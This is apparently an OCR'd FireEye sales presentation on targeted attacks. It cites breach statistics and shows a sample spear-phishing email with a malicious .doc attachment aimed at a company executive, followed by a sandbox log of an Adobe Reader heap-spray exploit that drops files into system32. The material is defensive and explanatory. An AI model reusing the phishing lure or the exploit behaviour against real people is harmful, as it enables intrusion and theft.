FireEye

How can a zero-day threat evade detection with today's modern security technologies?

Jason Steer – EMEA Product Manager

1. ATTACK DIFFICULTY

78% OF ATTACKS WERE LOW OR VERY LOW IN DIFFICULTY

EVEN ESPIONAGE LEVERAGED BASIC TECHNIQUES:


95% OF ESPIONAGE RELIED ON PHISHING

COURTESY: VERIZON 2013 DBIR

FireEye

2. GROWING TIME TO BREACH DISCOVERY

66% OF CASES
WEREN'T
DISCOVERED
FOR MONTHS OR
EVEN YEARS.



UP FROM 56% THE YEAR BEFORE

COURTESY: VERIZON 2013 DBIR

FireEye


DOD Report to Congress April 2013

- China is using its computer network exploitation (CNE) capability to support intelligence collection against the U.S. diplomatic, economic, and defense industrial base sectors that support U.S. national defense programs. The information targeted could potentially be used to benefit China's defense industry, high technology industries, policymaker interest in US leadership thinking on key China issues, and military planners building a picture of U.S. network defense networks, logistics, and related military capabilities that could be exploited

Source: DOD Annual Report to Congress: Military and Security Developments Involving the People's Republic of China


FireEye

The Most Targeted Industry Verticals



Examples

Is this a threat to my CEO?



From Selina Lin <selina92_tw@yahoo.com>
Reply | Reply All | Forward | Archive
Subject **Hoping to get your advice !** 8/9/2012 8:44 AM
To tom.nugent@lasermotive.com <tom.nugent@lasermotive.com>
Message ID <1344494655.10788.YahooMailNeo@web194904.mail.sg3.yahoo.com>
In reply to <1344485514.19388.YahooMailNeo@web194904.mail.sg3.yahoo.com>
References <1344485514.19388.YahooMailNeo@web194904.mail.sg3.yahoo.com>
X-Account-Key account4

Hello Mr. Tom Nugent,

I hope you can see this letter, I am a student of the Gwangju Institute of Science and Technology(in South Korea).

In this year's graduation thesis I quoted your articles, but my mentor told me in many ways I misunderstood what you mean, but I don't think so.We are arguing for a long time, but are unable to agree with each other's perspectives, so take the liberty of a letter, hoping to get your advice.Thank you!

Best wishes!


Selina

1 attachment: Effects of Correlated Noises on Dynamic Properties of a Single-Mode Laser.doc 737 KB
Save
Effects of Correlated Noises on Dynamic Properties of a Single-Mode Laser.doc 737 KB

FireEye


Is this a threat to my CEO?

Heapspraying	PatternAnalysis	*Address*: 0x08480000 *Imagepath*: c:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.exe
Heapspraying	PatternAnalysis	*Address*: 0x08460000 *Imagepath*: c:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.exe
Heapspraying	Allocation	*Imagepath*: c:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.exe *Bytes Received*: 0 *Total Memory*: 164442112
Malicious Alert	Misc Anomaly	*Detail*: Heap spray attack detected
Exploitcode		*API Name*: VirtualAlloc *Address*: 0x04b600d1 *Imagepath*: c:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.exe *DLL Name*: kernel32 *Call Stack:* Frame No. | Instruction Addr. | Module Name 3 | 0x7c809ae6 | C:\WINDOWS\system32\kernel32.dll
Malicious Alert	Misc Anomaly	*Message*: Exploit capabilities detected
File	Created	C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\AcroRd32.exe
File	Close	C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\AcroRd32.exe MD5: ae07eed85f991706a5946252d97d134f SHA1: 7b4f325c435656c0d5810021df1203d34d7d87db
Exploitcode		*API Name*: WinExec *Address*: 0x04f100f1 *Params*: [C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\AcroRd32.exe, 0x00000000] *Imagepath*: c:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.exe *DLL Name*: kernel32 *Call Stack:* Frame No. | Instruction Addr. | Module Name 3 | 0x7c8623b2 | C:\WINDOWS\system32\kernel32.dll 4 | 0x04f100f1 | 5 | 0x009494f8 |
File	Created	C:\WINDOWS\system32\utntweep.dll
Malicious Alert	Misc Anomaly	*Message*: System services modified *Detail*: New exe/dll/sys/ocx file created under WINDOWS or SYSTEM32 directories
File	Close	C:\WINDOWS\system32\utntweep.dll MD5: 5013348fd69e9758a9f6db56955b74ca SHA1: 3caba2411ec4ccd22bdb2d65a3212d1e08037edb
API Call		*API Name*: WaitForMultipleObjectsEx *Address*: 0x77df8601 *Params*: [2, 0x00ceff6c, 0, 300000, 1] *Imagepath*: C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\AcroRd32.exe *DLL Name*: kernel32
File	Created	C:\WINDOWS\system32\goopnet.ini
File	Close	C:\WINDOWS\system32\goopnet.ini MD5: 251006d61666b851781073562016da6f SHA1: b310b4770e7842a1790c5c49e06ab59bc2dfb24d




FireEye


RSA – It took a single Email




FireEye

Different email for every targetted campaign

